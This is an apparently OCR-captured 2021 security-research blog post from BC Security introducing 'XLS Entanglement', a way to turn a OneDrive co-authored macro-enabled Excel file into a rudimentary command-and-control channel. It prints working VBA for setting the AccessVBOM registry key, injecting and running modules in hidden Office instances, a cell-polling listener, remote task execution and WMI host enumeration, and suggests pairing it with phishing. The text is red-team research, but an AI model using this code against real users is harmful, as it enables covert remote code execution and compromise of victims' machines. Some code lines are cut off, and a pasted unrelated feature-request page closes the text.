
XLS Entanglement - BC Security

bc-security.org/post/xls-entanglement/

July 14, 2021




VBA tradecraft is constantly evolving and this past winter, I came across some articles from Adepts of 0xCC. Specifically, their article Hacking in an Epistolary Way: Implementing Kerberoast in Pure VBA caught my attention and I wanted to try and see if it would be possible to create a pure VBA implementation of a C2 architecture. I developed some rudimentary POC that I am going to share here.

Offensive VBA

First, we will go over what makes VBA a somewhat powerful option and then we will discuss a new technique that we are calling XLS entanglement. We are also publishing a whitepaper that goes into more detail about how this attack works.

While VBA is an infamously disparaged language by programmers, that does not change the fact that it also has many of the capabilities that attackers value in targeting modern Windows environments. Specifically, it has access to COM interfaces and can directly interface with the WIN32 API, meaning that most attacks can be reimplemented in pure VBA. For example, the aforementioned Adepts of 0xCC's kerberoasting implementation. Their VBA implementation relies on the use of the Declare function, which allows for VBA to call functions from any registered DLL. More importantly, Declare provides access to powerful functions inside Windows and is a natively included capability for Office products with documentation and examples provided by Microsoft.




```
' Kerberoast implemented in VBA Macro
' PoC by Juan Manuel Fernandez (@TheXC3LL)
' Retrieve SPNs via LDAP queries, then ask a TGS Ticket with RC4 Etype for each one. The ticket is exported in KiRBi format (like mimikatz does)


Private Declare PtrSafe Function LsaConnectUntrusted Lib "SECUR32" (ByRef LsaHandle As LongPtr) As Long
Private Declare PtrSafe Function LsaLookupAuthenticationPackage Lib "SECUR32" (ByVal LsaHandle As LongPtr, ByRef PackageName As LSA_STRING, ByRef
Private Declare PtrSafe Function LsaCallAuthenticationPackage Lib "SECUR32" (ByVal LsaHandle As LongPtr, ByVal AuthenticationPackage As LongLong,
Private Declare PtrSafe Sub CopyMemory Lib "KERNEL32" Alias "RtlMoveMemory" (ByVal Destination As LongPtr, ByVal Source As LongPtr, ByVal Length
Private Declare PtrSafe Function GetProcessHeap Lib "KERNEL32" () As LongPtr
Private Declare PtrSafe Function HeapAlloc Lib "KERNEL32" (ByVal hHeap As LongPtr, ByVal dwFlags As Long, ByVal dwBytes As LongLong) As LongPtr
Private Declare PtrSafe Function HeapFree Lib "KERNEL32" (ByVal hHeap As LongPtr, ByVal dwFlags As Long, lpMem As Any) As Long

Private Type LSA_STRING
    Length As Integer
    MaximumLength As Integer
    Buffer As String
End Type
```

In fact, VBA has nearly every capability that other offensive languages offer, except the ability to reflectively load code. Reflection is a key method allowing attackers to create modularized code that can be retrieved remotely and executed without the need to send it all at once. Without the ability to do this, VBA would be extremely limited as an offensive language. Fortunately, there is a workaround to create pseudo-reflection by exposing the VBA project and dynamically adding modules.

Note: Outlook is a notable exception as the only Office application that does not allow access to the VBA project.

Below shows how after exposing the VBA project, we could read a string from a cell and then execute it.




```
Sub Execute()
'This routine dynamically adds a macro module to the document, executes it and removes it

    'exposes the VBA proejct
    Set xPro = ThisWorkbook.VBProject
    Set Module = xPro.VBComponents.Add(vbext_ct_StdModule)
    'Task to execute should be placed in C3
    code = Range("C3").Value
    Module.CodeModule.AddFromString (code)
    Range("C10").Value = Application.Run("Module1.ExecuteTask")
    xPro.VBComponents.Remove xPro.VBComponents("Module1")

End Sub
```

There is one major limitation of this method, there a registry key that must be modified in order to access the VBA project. *HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<version>\<product>\Security\AccessVBOM*

This registry key must be set to 1 for the pseudo-reflection method to work. This is a userland key, so it may be edited without elevated privileges but is a detection chokepoint that can be easily monitored. Microsoft has also prevented a macro project from being able to modify this key for itself. For example, if an Excel project were to run a macro to modify this key, the Excel project would still be unable to modify itself. One potential solution for this would be to use *SendKeys* to move through the menus and manually turn this off. But that would be incredibly obvious to the user and *SendKeys* is not the most reliable. However, it turns out that as long as the process that changes the registry key is not a child process of our Office product, then we can edit the registry, which includes other office products! So a Word document can edit the registry key for Excel and vice versa.

As a result, we have some interesting tradecraft available to us because Office products can also launch other Office products and add modules to them. This includes opening the Office product in a hidden window. Here is an example of modifying a registry key and then running Hello world as a pop-up.




```
Sub Execute()
    'Allows trusted access to the VBA project for Excel
    'If errors are being thrown make sure to add a reference to the Microsoft Excel object library and the Visual Basic Extensibility
    Ver = Application.Version
    Set ScriptShell = CreateObject("WScript.Shell")
    'Access VBOM set to 1 allows access to the VBA project
    'This can be done purely in VBA by exporting the win32 apis and is included in the Git Repo
    ScriptShell.RegWrite "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\" & Ver & "\Excel\Security\AccessVBOM", 1, "REG_DWORD"

    'Create the Excel Instance
    Dim objExcel As New Excel.Application
    Dim objBook As Excel.Workbook


    objExcel.Visible = False 'Visible is False by default but better safe than sorry
    Set objBook = objExcel.Workbooks.Add
    'exposes the VBA proejct
    Set xPro = objBook.VBProject
    Set Module = xPro.VBComponents.Add(vbext_ct_StdModule)
    'For this POC just read the VBA code from the body of the document
    Selection.WholeStory
    subroutine = Selection.Range.Text
    Module.CodeModule.AddFromString (subroutine)
    objExcel.Run ("Module1.HelloWorld")
    objBook.Close SaveChanges:=False
    objExcel.Quit

End Sub
```

The GitHub repo that is being published today contains an interesting use case on how this enables us to turn Outlook into a functioning C2, while only requiring us to launch Excel or Word to execute arbitrary code. We no longer need to launch PowerShell or cmd.exe and don’t have to wait for our beacons to reach back to us, as we can simply send an email to execute our payload. The whitepaper contains more information on how this would work. But for this blog post, I want to focus on a new technique that we are calling XLS Entanglement.

XLS Entanglement


XLS Entanglement is a novel technique in which a malicious macro-enabled Excel document can be hosted in OneDrive and be used to execute arbitrary dynamic VBA code on a paired machine. This attack effectively allows the Excel document to host a rudimentary C2. It gets the Entanglement name from the fact that all the attacker updates are immediately reflected on the victim’s computer. There is no need to run any additional architecture or spawn any other processes once the document has been opened and looks something like below.



This attack abuses the collaborative co-authoring ability of OneDrive or SharePoint hosted documents. Microsoft was seemingly aware of the potential abuse for this and explicitly disabled co-authoring for macro-enabled Word and PowerPoint documents. However, that is not true for Excel documents. Microsoft has made some efforts to prevent this from being abused by blocking many of the common event triggers that are used offensively. For example, timing triggers that use *Application.ontime* are blocked from execution and changes initiated by a different user will not cause change event triggers to execute. This requires the use of an alternative trigger, and in this case, we create a “Listener” by using a non-blocking loop that monitors a cell in the Excel document waiting for a change.

```
Public Sub Listen()
'This routine allows for a listening vba routine that
'doesn't block users from updating the file
    Dim b As Long
    Dim i As Long
    Dim a As Long

    'simply a loop to waste time so that updates can be pulled down
    For i = 1 To 20000
        a = i * 2
        'DoEvents is what prevents the routine from blocking
        DoEvents

    Next i
    'Check if there is a task to execute
    If Range("B1").Value = 1 Then
        Execute
        Range("B1").Value = 0
        ThisWorkbook.Save
    ElseIf Range("B1").Value = 2 Then
        Exit Sub
    End If

    Listen
End Sub
```
Entanglement Listener Macro

This remote trigger grants the ability to arbitrarily execute a macro on-demand, but does not provide many advantages compared to standard auto-execution attacks. Instead, a better option would be to not only trigger a macro, but arbitrarily update the code as well. Since the victim already has a collaboratively edited document, the preferred place to start is by simply editing the code in the macros already in the document. However, Microsoft has intentionally made it so that when a remote user updates macro code in real-time, co-authoring is stopped and updates are prevented until the local user re-opens the document.




NEW VERSION AVAILABLE We cannot apply changes made by someone else.

Interestingly enough, using the VBA project as we talked about above does not cause the document to be locked out in the same way that modifying the code directly does. So using the same injection code from above, we can do something like the code below.

```
Sub Execute()
'This routine dynamically adds a macro module to the document, executes it and removes it

    'exposes the VBA proejct
    Set xPro = ThisWorkbook.VBProject
    Set Module = xPro.VBComponents.Add(vbext_ct_StdModule)
    'Task to execute should be placed in C3
    code = Range("C3").Value
    Module.CodeModule.AddFromString (code)
    Range("C10").Value = Application.Run("Module1.ExecuteTask")
    xPro.VBComponents.Remove xPro.VBComponents("Module1")

End Sub
```

The result is that once a victim has opened the document, then the attacker would have an Excel document interface to the target machine.




	A	B	C
1	Set to 1 to Execute:	1	
2	Set to 2 to kill listener		
3		Code to Execute:	(code below)
10		Results:	User: Ben Version: 16.0 IP: 192.168.92.1

```
Application.Version & vbCrLf
   strComputer = "."
   Set objWMIService =
GetObject("winmgmts:\\" &
strComputer & "\root\cimv2")
   'Do wmi query requests to
enumerate system proceses
   'these aren't the most reliable so
might be worth changing down the
line
   Set domain =
objWMIService.ExecQuery("Select *
From
Win32_NetworkAdapterConfigurati
on")

   For Each objWMI In domain
      If Not
IsNull(objWMI.IPAddress) Then
         results = results & "IP: " &
objWMI.IPAddress(0)
         Exit For
      End If

   Next
   ExecuteTask = results
End Function
```

At this point, they don't even need to have Office installed on the computer they are operating from. It can be managed entirely from the web-based Office 365 applications. This attack does still have to contend with the AccessVBOM registry key restrictions and it would also raise a victim's eyebrows to see a bunch of code popping up on the screen of the document they just opened. So they are likely to close the document relatively quickly. Instead, we could send the target a phishing document that will update the required registry key and then launch the entangled XLS document. Sounds like a great plan! Right?

This is where we hit a snag. For some unknown reason OneDrive Personal and OneDrive for Business are completely incompatible products. In fact, this is one of the most requested features on the Microsoft UseVoice website and Microsoft has said they are considering it.


3,249

votes

Vote

Sharing between OneDrive Personal and OneDrive for Business

One should be able to share a file from a OneDrive Personal Account to a OneDrive for Business Account.

Right now, the shared file doesn't appear in the receivers Business Account, but only in the Personal Account. But that is useless for people using Business primarily.

Example:

A private person owns a OneDrive Personal Account. He/She wants to share project files to a company, which will then work with these files. Sadly the files don't appear in the OneDrive for Business Account of the employee of the company, but they appear in the employees personal Account and mix up with his family pictures, music, whatever. If the company doesnt allow their employees to use their personal accounts when they are on the job, the employee wont be able to do the project and the company would have to reject the customer.


shared this idea · June 30, 2016 · Flag idea as inappropriate…

THINKING ABOUT IT · responded · February 04, 2019

We agree 100% with the suggestion and are exploring ways to enable this. This represents a significant amount of engineering work hence we don't have a schedule to share yet.

Show previous admin responses (1)

